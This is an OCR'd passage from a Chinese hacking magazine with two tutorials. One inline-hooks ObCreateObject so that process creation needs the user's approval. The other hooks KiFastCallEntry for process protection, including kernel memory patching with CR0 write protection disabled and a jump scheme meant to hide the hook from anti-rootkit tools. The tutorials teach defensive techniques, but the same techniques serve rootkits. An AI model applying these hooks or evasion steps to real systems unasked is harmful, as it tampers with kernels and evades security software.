    PspCreateProcess(OUT PHANDLE ProcessHandle, IN ACCESS_
MASK DesiredAccess,
                IN POBJECT_ATTRIBUTES ObjectAttributes OPTIONAL,
                IN HANDLE ParentProcess   OPTIONAL, IN BOOLEAN
InheritObjectTable,
                IN HANDLE SectionHandle   OPTIONAL,
                IN HANDLE DebugPort   OPTIONAL,   IN HANDLE
ExceptionPort   OPTIONAL)
    {
        ......
        PreviousMode = ExGetPreviousMode();
        ......
        if(ParentProcess != NULL)
        {
          Status = ObReferenceObjectByHandle(ParentProcess,
                        PROCESS_CREATE_PROCESS, Ps
ProcessType,
                        PreviousMode,
(PVOID*)&pParentProcess, NULL);
          ......
        }
        else
        {
          pParentProcess = NULL;
        }
        ......
        if (SectionHandle != NULL)
        {
           Status = ObReferenceObjectByHandle(SectionHandle,
                                0,
MmSectionObjectType,PreviousMode,

(PVOID*)&SectionObject, NULL);
           ......
        }
        Status = ObCreateObject(PreviousMode, PsProcessType,
ObjectAttributes,
                PreviousMode, NULL, sizeof(EPROCESS), 0, 0,
(PVOID*)&Process);

        ......

        KProcess = &Process->Pcb;
        RtlZeroMemory(Process, sizeof(EPROCESS));
        Status = PsCreateCidHandle(Process,PsProcessType,
&Process->UniqueProcessId);

        ......

        Process->DebugPort = pDebugPort;
        Process->ExceptionPort = pExceptionPort;

        ......

KeInitializeDispatcherHeader(&KProcess->DispatcherHeader,
                ProcessObject, sizeof(EPROCESS), FALSE);
```

```
        ......
    }
```

从 PspCreateProcess 的部分源码中我们可以看到他调用了 ObReferenceObjectByHandle、ObCreateObject、PsCreateCidHandle、KeInitializeDispatcherHeader 等一系列的函数，这里通过比较，笔者选择了 Inline Hook ObCreateObject。

即 [CreateProcessW() > NtCreateProcess() > PspCreateProcess() > ObCreateObject()]。

实　现

选择好了函数，我们就开始做准备 Hook 了，先看看 ObCreateObject 的原型吧，代码如下：

```
    NTSTATUS
    ObCreateObject (
      __in KPROCESSOR_MODE ProbeMode,
                              // 决定是否要验证参数
      __in POBJECT_TYPE ObjectType,        // 对象类型指针
      __in POBJECT_ATTRIBUTES ObjectAttributes,
      // 对象的属性，最终会转化成 ObAllocateObject 需要的
      // OBJECT_CREATE_INFORMATION 结构
      __in KPROCESSOR_MODE OwnershipMode,
      __inout_opt PVOID ParseContext,
      __in ULONG ObjectBodySize,           // 对象体大小
      __in ULONG PagedPoolCharge,
      __in ULONG NonPagedPoolCharge,
      __out PVOID *Object                //接收对象体的指针
          );
```

再看看 PspCreateProcess 调用 ObCreateObject 的方式，代码如下：

```
    Status = ObCreateObject(PreviousMode, PsProcessType,
ObjectAttributes,
            PreviousMode, NULL, sizeof(EPROCESS), 0, 0,
(PVOID*)&Process);
```

从中我们可以看出创建进程时 ObjectType 为 PsProcessType，接下来就是实现 Hook 了，代码如下：

```
    //Hook
    void uInit()
    {
        KIRQL oldIrql = KeRaiseIrqlToDpcLevel();

        __asm
        {
        cli
            push eax
            mov eax, cr0
            and eax, 0FFFEFFFFh
            mov cr0, eax
            pop eax
        }

        RtlCopyMemory(ProxyFuncData,HookFunc,5);
        ProxyFuncData[5] = 0xe9;
        *(PULONG)(&ProxyFuncData[6]) = (ULONG)HookFunc -
(ULONG)(&ProxyFuncData) - 5;
        *(PUCHAR)HookFunc = 0xe9;
        *(PULONG)((ULONG)HookFunc + 1) = (ULONG)FakeFunc
- (ULONG)HookFunc - 5;

        __asm
        {
            push eax
            mov eax, cr0
```

```
            or eax, 10000h
            mov cr0, eax
            pop eax
            sti
        }

        KeLowerIrql(oldIrql);

        uListCount = 0;
        uIndex = 0;
    }

    void uUnInit()
    {
        KIRQL oldIrql;

        KillList();

        oldIrql = KeRaiseIrqlToDpcLevel();
        __asm
        {
            cli
            push eax
            mov eax, cr0
            and eax, 0FFFEFFFFh
            mov cr0, eax
            pop eax
        }
        RtlCopyMemory(HookFunc,ProxyFuncData,5);
        __asm
        {
            push eax
            mov eax, cr0
            or eax, 10000h
            mov cr0, eax
            pop eax
            sti
        }
        KeLowerIrql(oldIrql);
    }
```

相信 Hook 大家都已经比较熟悉了，这里就不做过多的介绍了，继续往下走。我们要实现实时拦截就需要做到与 Ring3 的实时通信，用 Event 的方式是比较简单的，我们首先从 Ring3 中传入 Event，代码如下：

```
        ...
        switch(uIoControlCode)
        {
        case IOCTL_SETEVENT:
            {
                if(pIoBuffer == NULL || uInSize < sizeof(HANDLE))
                {
                    dprintf("Set Event Error\n");
                    status = STATUS_INVALID_BUFFER_SIZE;
                    break;
                }
                hEvent = *(HANDLE*)pIoBuffer;
                status = ObReferenceObjectByHandle(hEvent,
                    GENERIC_ALL,
                    NULL,
                    KernelMode,
                    (void **)&g_pEventObject,
                    &objHandleInfo);

                break;
            }
        ...
```

使用全局变量 g_pEventObject 来保存得到的 Event。

然后，我们想要把数据传回 Ring3 必须要有个结构，代码如下：

```
    typedef struct _CHProcessData{
        ULONG uProcessId;
        ULONG uThreadId;
        UCHAR szCHProcessName[33];
    } CHProcessData;

    typedef struct _RProcessData{
        ULONG index;
        CHProcessData pd;
    } RProcessData;
```

接下来，因为可能同时会有多个进程被创建，为了避免多次创建进程时把原来保存的数据覆盖掉便需要建立一个链表来保存数据，并且可以使用 Event 来唤醒和等待 Ring3 传回的数据。

```
    typedef struct _CHDataList{
        ULONG index;          //引索
        KEVENT kEvent;        //事件
        BOOLEAN bAllow;       //是否允许创建
        CHProcessData pd;
        struct _CHDataList *next;
    } CHDataList;


    ULONG uListCount;
    ULONG uIndex;

    CHDataList* DataList;
    CHDataList* dCurrList;

    UCHAR ProxyFuncData[10];

    BOOLEAN KeSleep(ULONG MillionSecond)
    {
        NTSTATUS st;
        LARGE_INTEGER DelayTime;
        DelayTime = RtlConvertLongToLargeInteger(-10000*Million
Second);
        st=KeDelayExecutionThread( KernelMode, FALSE,
&DelayTime );
        return (NT_SUCCESS(st));
    }

    CHDataList* InsertList()
    {
        CHDataList* tlCurr;

        if (uListCount == 0)
        {
            DataList = (CHDataList*)kmalloc(sizeof(CHDataList));
            if (DataList == NULL)
                return NULL;

            tlCurr = DataList;
            uIndex = 0;              //只有1个节点，就重置引索值
        }else{
            CHDataList* tList = DataList;

            while (tList->next != NULL)
            {
            tList = tList->next;
            }

            tList->next = (CHDataList*)kmalloc(sizeof(CHDataList));

            if (tList->next == NULL)
            return NULL;

            tlCurr = tList->next;
        }

        uListCount++;
```

```
        uIndex++;

        KeInitializeEvent(&tlCurr->kEvent,NotificationEvent,FALSE);
        tlCurr->index = uIndex;
        tlCurr->bAllow = FALSE;
        tlCurr->next = NULL;

        return tlCurr;
}

void DeleteList(CHDataList* tlCurr)
{
            //摘除链表节点
        uListCount--;
        if (uListCount != 0)
        {
            if (DataList == tlCurr)
            {
                DataList = DataList->next;
            }else{
            //重新检索链表，因为有可能上一个已经被 free 了
                CHDataList* tList = DataList;
                while (tList->next != tlCurr)
                {
                tList = tList->next;
                }
                tList->next = tlCurr->next;
            }
        }

        KeClearEvent(&tlCurr->kEvent);
        kfree(tlCurr);
}

void KillList()
{
        //安全移除剩下链表
        while (uListCount > 0)
        {
            DataList->bAllow = TRUE;

        KeSetEvent(&DataList->kEvent,IO_NO_INCREMENT,FALSE);
            KeSleep(500);    //防止过快带来的一些问题
        }
}
```

对链表的处理看完了，我们看看在伪函数中的处理及一些相关的定义吧。

```
    #define ObCO_Parameters   __in KPROCESSOR_MODE
ProbeMode,      \
                                __in POBJECT_TYPE ObjectType,   \
                                __in POBJECT_ATTRIBUTES Objec
tAttributes,   \
                                __in KPROCESSOR_MODE Owners
hipMode, \
                                __inout_opt PVOID ParseContext, \
                                __in ULONG ObjectBodySize,    \
                                __in ULONG PagedPoolCharge, \
                                __in ULONG NonPagedPoolCharge, \
                                __out PVOID *Object
    NTKERNELAPI NTSTATUS ObCreateObject(ObCO_Parameters);

    extern POBJECT_TYPE *PsProcessType;
    typedef NTSTATUS (*ProxyFuncType)(ObCO_Parameters);

    #define HookFunc ObCreateObject
    #define ProxyFunc ((ProxyFuncType)ProxyFuncData)
    #define FakeFunc FakeObCreateObject

    NTSTATUS FakeObCreateObject(ObCO_Parameters)
    {
        /*Status = ObCreateObject(PreviousMode, PsProcessType,
ObjectAttributes,
                        PreviousMode, NULL, sizeof(EPROCESS), 0, 0,
(PVOID*)&Process);*/
        if (ObjectType == *PsProcessType && g_pEventObject !=
NULL)
        {
            BOOLEAN bAllow;
            CHDataList* tlCurr = InsertList();

            if (tlCurr == NULL)
             return STATUS_INVALID_HANDLE;

            //设置基本信息
            tlCurr->pd.uProcessId = (ULONG)PsGetCurrentProcessId();
            tlCurr->pd.uThreadId = (ULONG)PsGetCurrentThreadId();
            strcpy((char *)tlCurr->pd.szCHProcessName, (const char
*)PsGetProcessImageFileName(PsGetCurrentProcess()));

            dCurrList = tlCurr;

            KeSetEvent(g_pEventObject,0,FALSE);


        KeWaitForSingleObject(&dCurrList->kEvent,Executive,Kerne
lMode,FALSE,NULL);

            //看是否允许创建
            bAllow = tlCurr->bAllow;
            DeleteList(tlCurr);

            if (bAllow == FALSE)
            {
            return STATUS_CTX_GRAPHICS_INVALID;
            }

        }

        return ProxyFunc(ProbeMode,ObjectType,ObjectAttributes,
        OwnershipMode,ParseContext,ObjectBodySize,PagedPoolCha
rge,NonPagedPoolCharge,Object);

    }
```

还有一些和 Ring3 互交的过程，用来给 Ring3 获取数据和传回数据。

```
    case IOCTL_TEST:
            {
            dprintf("[CPF] Call IOCTL_TEST");

            if(pIoBuffer == NULL || uInSize < sizeof(ULONG) * 2)
                {
                    dprintf("IOCTL_TEST Error\n");
                    status = STATUS_INVALID_BUFFER_SIZE;
                    break;
                }
                tList = DataList;

                //以引索为标志
                while (tList->index != ((PULONG)pIoBuffer)[0])
                {
                tList = tList->next;
                }

                tList->bAllow = ((PULONG)pIoBuffer)[1] != 0;
        KeSetEvent(&tList->kEvent,IO_NO_INCREMENT,FALSE);

                status = STATUS_SUCCESS;
                break;
            }
        case IOCTL_GETDATA:
            {
```

```
                    if (pIoBuffer == NULL || uOutSize <
sizeof(RProcessData))
                    {
                    status = STATUS_INVALID_BUFFER_SIZE;
                        break;
                    }

                    ((RProcessData *)pIoBuffer)->index = dCurrList->index;
                    RtlCopyMemory(&(((RProcessData *)pIoBuffer)->pd),
&(dCurrList->pd), sizeof(RProcessData));


                    status = STATUS_SUCCESS;
                    break;
                }
            }
```

看完 Ring0 的关键部分，我们再看看 Ring3 的关键部分吧。

```
    //等待用户选择
    DWORD WINAPI WorkThread(LPVOID lpParam)
    {
        ULONG data[2];
        ULONG dwOutput = 0;
        RProcessData *pRpd = (RProcessData *)lpParam;
        char szInfo[512];
        wsprintf(szInfo, "PID: %d TID: %d\n 进程: %s\n\n 尝试创建
进程，是否允许？",
            pRpd->pd.uProcessId, pRpd->pd.uThreadId, pRpd->pd.
szCHProcessName);
        data[0] = pRpd->index;
        if (MessageBox(NULL, szInfo, "进程创建确认" ,MB_
YESNO | MB_ICONQUESTION | MB_SETFOREGROUND) == IDYES)
        {
            data[1] = 1;
        }else{
            data[1] = 0;
        }
        delete pRpd;
        DeviceIoControl(gh_Device,IOCTL_TEST,data,8,NULL,0,&d
wOutput,NULL);
        return 0;
    }

    DWORD WINAPI WaitThread(LPVOID lpParam)
    {
        HANDLE m_hEvent = *(HANDLE *)lpParam;
        unsigned long i = 0;

        ULONG dwOutput = 0;
        RProcessData *pRpd;
        while(true)
        {
            i++;
            WaitForSingleObject(m_hEvent,INFINITE);
                                        //等待 Ring0 事件通知
            pRpd = new RProcessData;

        DeviceIoControl(gh_Device,IOCTL_GETDATA,NULL,0,
pRpd, sizeof(RProcessData),&dwOutput,NULL);
            HANDLE hThread = CreateThread(NULL, NULL,
WorkThread, pRpd, NULL, NULL);

            printf("KeSetEvent called. %d\n", i);
            ResetEvent(m_hEvent);           //重置事件
        }
        return 0;
    }

    int main(int argc, char **argv)
    {

                                        //加载驱动
        if (InitDriver() == -1)
        {
            fprintf(stderr, "Failed to initialize driver.\n");
            scanf("%*c");
            return 1;
        }

        DWORD dwOutput;
        HANDLE m_hEvent =
CreateEvent(NULL,FALSE,FALSE,NULL);  //创建事件
        DeviceIoControl(gh_Device,IOCTL_SETEVENT,&m_hEvent,
sizeof(HANDLE),NULL,0,&dwOutput,NULL); //发事件给 Ring0

        printf("IoControl code sent\n");
        HANDLE hThread = CreateThread(NULL, NULL,
WaitThread, &m_hEvent, NULL, NULL);
        scanf("%*c");                   //等待用户按下 Enter 键

        UnloadDeviceDriver(ac_driverLabel); //卸载驱动
        return 0;
    }
```

这里我们要注意一下，在关闭程序时不能通过单击控制台右上角的红叉来关闭，我们要按 Enter 键，因为我们需要把驱动卸载，大家也可以修改代码来避免这个麻烦的问题，否则在重启前可能就无法创建进程了。

效果如图 1、图 2 所示。




图 1




图 2


Ring3 代码在 VC6 下编译通过，Ring0 代码在 WDK7+ VS2010 下编译通过，Windows 7 32 位下调试通过（需要管理员权限）。

总 结

通过这次的 Hook，相信大家一定对 Hook 有了更加深入的了解，我们用的这种方法与 Ring3 互交还可以推广应用到更多函数的 Hook，像注册表关键位置修改时需要用户确认等，这就交给读者们去进一步地探究了！

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：驱动、汇编
关 键 字：Hook、KiFastCallEntry



详解挂钩 KiFastCallEntry

文/图 胡文亮

看了《黑客防线》2010 年第 6 期鹿剑的《Ring0 检测中断及 KiFastCallEntry 钩子》一文，受益匪浅，但那篇文章貌似没有在挂钩 KiFastCallEntry 上花费笔墨，我这就详细说说如何挂钩 KiFastCallEntry 吧，算是对鹿剑文章的狗尾续貂。

KiFastCallEntry 算是一个很特殊的函数，特殊点倒不在于它没有普通函数应有的特征（比如结尾有个 ret），而是此函数为 Ring3 进 Ring0 的必经之地，Hook 了此函数等效于 Hook 了 SSDT/SSSDT 上的所有函数。这么说在技术上可能有点不标准，但是事实确实如此（原因请见后文）。360 安全卫士就是挂钩了这个函数，实现了所有的自我保护和主动防御。本文详细剖析如何在 NT5 和 NT6 两种主流操作系统上挂钩 KiFastCallEntry，并提供一个在 NT5 上让 360 的 KiFastCallEntry 钩子失效的小技巧。

挂钩点的寻找

要挂钩 KiFastCallEntry，首先要获得 KiFastCallEntry 的地址，以及要 Hook 的地址。因为这个函数很特殊，挂钩函数头是没有任何用处的。所以我们必须找到适当的挂钩点。

```
    nt!KiFastCallEntry+0xcf:
    805425ff 64ff0538060000        inc        dword ptr
fs:[638h]
    80542606 8bf2                  mov        esi,edx
    80542608 8b5f0c                mov        ebx,dword ptr
[edi+0Ch]
    8054260b 33c9                  xor        ecx,ecx
    8054260d 8a0c18                mov        cl,byte ptr
[eax+ebx]
    80542610 8b3f                  mov        edi,dword ptr [edi]
    80542612 8b1c87                mov        ebx,dword ptr
[edi+eax*4]
    80542615 2be1                  sub        esp,ecx
    80542617 c1e902                shr        cx,2
    8054261a 8bfc                  mov        edi,esp
    8054261c 3b3534315680          cmp        esi,dword ptr
[nt!MmUserProbeAddress (80563134)]
    80542622 0f83a8010000          jae
        nt!KiSystemCallExit2+0x9f (805427d0)
```

框中的那两条指令就是我们的挂钩点，因为待 call 的函数地址保存在了 ebx 寄存器中。实现寻找挂钩点的代码如下：

```
    __asm
    {
        pushfd
        pushad
        mov ecx,0x176
        rdmsr
        //获取 KiFastCallEntry 地址
        mov uKiFastCallEntryAddr,eax
        xor ecx,ecx
Label1:
        cmp ecx,0x100
        je Label3
        mov edx,DWORD ptr [eax]
        //搜索特征码,获取要 Hook 的位置
        cmp edx,0x1C8B3F8B
        je Label2
        inc eax
        inc ecx
        jmp Label1
Label2:
        mov HookAddr,eax
Label3:
        popad
        popfd
    }
```

看了这一堆汇编代码，有些人可能要废话连篇了。本人对故作高深的学术性表述极为痛恨，所以我只用通俗的话解释上述汇编代码的主要含义（像 pushad 之类的代码是什么意思我就不说了）。Label1 与前的代码：使用 rdmsr 获得 KiFastCallEntry 函数的地址，详情见鹿剑的文章；Label1 与 Label2 之间的代码：根据特征码在 KiFastCallEntry+0x0 到 KiFastCallEntry+0x100 之间寻找挂钩地址。特征码为什么是 0x1C8B3F8B 呢？因为挂钩点的前 4 字节是 8B 3F 8B 1C，倒过来写就是 1C8B3F8B 了。Label2 到 Label3 之间的代码：把 eax 的值保存到 unsigned long 类型变量 HookAddr 中。

挂钩点的挂钩

这里使用了二级跳转，是为了防止被一些 ARK 发现挂钩 KiFastCallEntry 的内核模块，不过逃不过 XueTr 的检测。

```
        //申请分配二级跳转内存
        PushRetMem=(ULONG)ExAllocatePoolWithTag(NonPagedP
ool,6,MEM_TAG);
        if ((PVOID)PushRetMem==NULL)
        {
            return status;
        }
    DbgPrint("PushRetMem=0x%08X",PushRetMem);
        //一级跳转地址
        *(ULONG*)&JmpCode[1]=(ULONG)(PushRetMem)-(HookAddr+5);
        //二级跳转地址
        *(ULONG*)&PushRetCode[1]=(ULONG)FakeKiFastCallEntry;
```

```
//HOOK 返回地址
JMPRet=HookAddr+5;
//提升中断请求级
oldIrql＝KeRaiseIrqlToDpcLevel();
//关闭中断
_asm
{
    CLI
    MOV EAX, CR0
    AND EAX, NOT 10000H
    MOV CR0, EAX
}
//进行 HOOK 操作
RtlCopyMemory((PVOID)PushRetMem,PushRetCode,6);
RtlCopyMemory((PVOID)HookAddr,JmpCode,5);
//开启中断
_asm
{
    MOV EAX, CR0
    OR  EAX, 10000H
    MOV CR0, EAX
    STI
}
//恢复先前中断请求级
KeLowerIrql(oldIrql);
```

挂钩点的处理

处理的方式很简单，首先检查 ebx 是不是我们要处理的函数的地址，如果是，则把我们伪函数的地址放进 ebx。ebx 中的地址不仅可以是 SSDT 上函数的地址，还可以是 SSSDT 上函数的地址。所以开头时我才说“Hook 了此函数等效于 Hook 了 SSDT/SSSDT 上的所有函数”。

```
//HOOK KiFastCallEntry 过滤函数
__declspec(naked)void FakeKiFastCallEntry()
{
    _asm
    {
        pushfd
        pushad
        mov edi,dword ptr [edi]
        mov ebx,dword ptr [edi+eax*4]
        //比较是否为 NtOpenProcess
        cmp OldNtOpenProcess,ebx;
        je Label1
        //比较是否为 NtDuplicateObject
        cmp OldNtDuplicateObject,ebx;
        je Label2
        //比较是否为 NtOpenThread
        cmp OldNtOpenThread,ebx;
        je Label3
        //比较是否为 NtOpenThread
        cmp OldNtUserPostThreadMessage,ebx;
        je Label4
        popad
        popfd
        mov edi,dword ptr [edi]
        mov ebx,dword ptr [edi+eax*4]
        jmp [JMPRet];
Label1:
        popad
        popfd
        mov ebx,MyNtOpenProcess
            //修改 NtOpenProcess 为我们的代理函数
        jmp [JMPRet];
Label2:
        popad
        popfd
        mov ebx,MyNtDuplicateObject
            //修改 NtDuplicateObject 为我们的代理函数
        jmp [JMPRet];
Label3:
        popad
        popfd
        mov ebx,MyNtOpenThread
            //修改 NtOpenThread 为我们的代理函数
        jmp [JMPRet];
Label4:
        popad
        popfd
        mov ebx,MyNtUserPostThreadMessage
            //修改 NtUserPostThreadMessage 为我们的代理函数
        jmp [JMPRet];
    }
}
```

伪函数的处理

伪函数的处理就是怎样过滤参数实现进程保护。由于本文的重点是讲如何挂钩 KiFastCallEntry 而不是如何实现进程保护，所以这里只贴出一段代码，详细代码请从黑防官网上下载（从代码中可以看出跟直接 SSDT/SSSDT HOOK 是一样的）。

```
BOOL MyNtUserPostThreadMessage(DWORD idThread,UINT
Msg,WPARAM wParam,LPARAM lParam)
{
PEPROCESS pcmp=NULL;
    PETHREAD tcmp=NULL;
    NTSTATUS st=STATUS_UNSUCCESSFUL;
    BOOL rt=FALSE;
    st=PsLookupThreadByThreadId((HANDLE)idThread,&tcmp);
    if (NT_SUCCESS(st))
    {
        pcmp=IoThreadToProcess(tcmp);
        if(pcmp==ppep)
            rt=FALSE;
        else

    rt=OldNtUserPostThreadMessage(idThread,Msg,wParam,lParam);
    }
    else
    {
        rt=FALSE;
    }
    return rt;
}
```

测试的效果

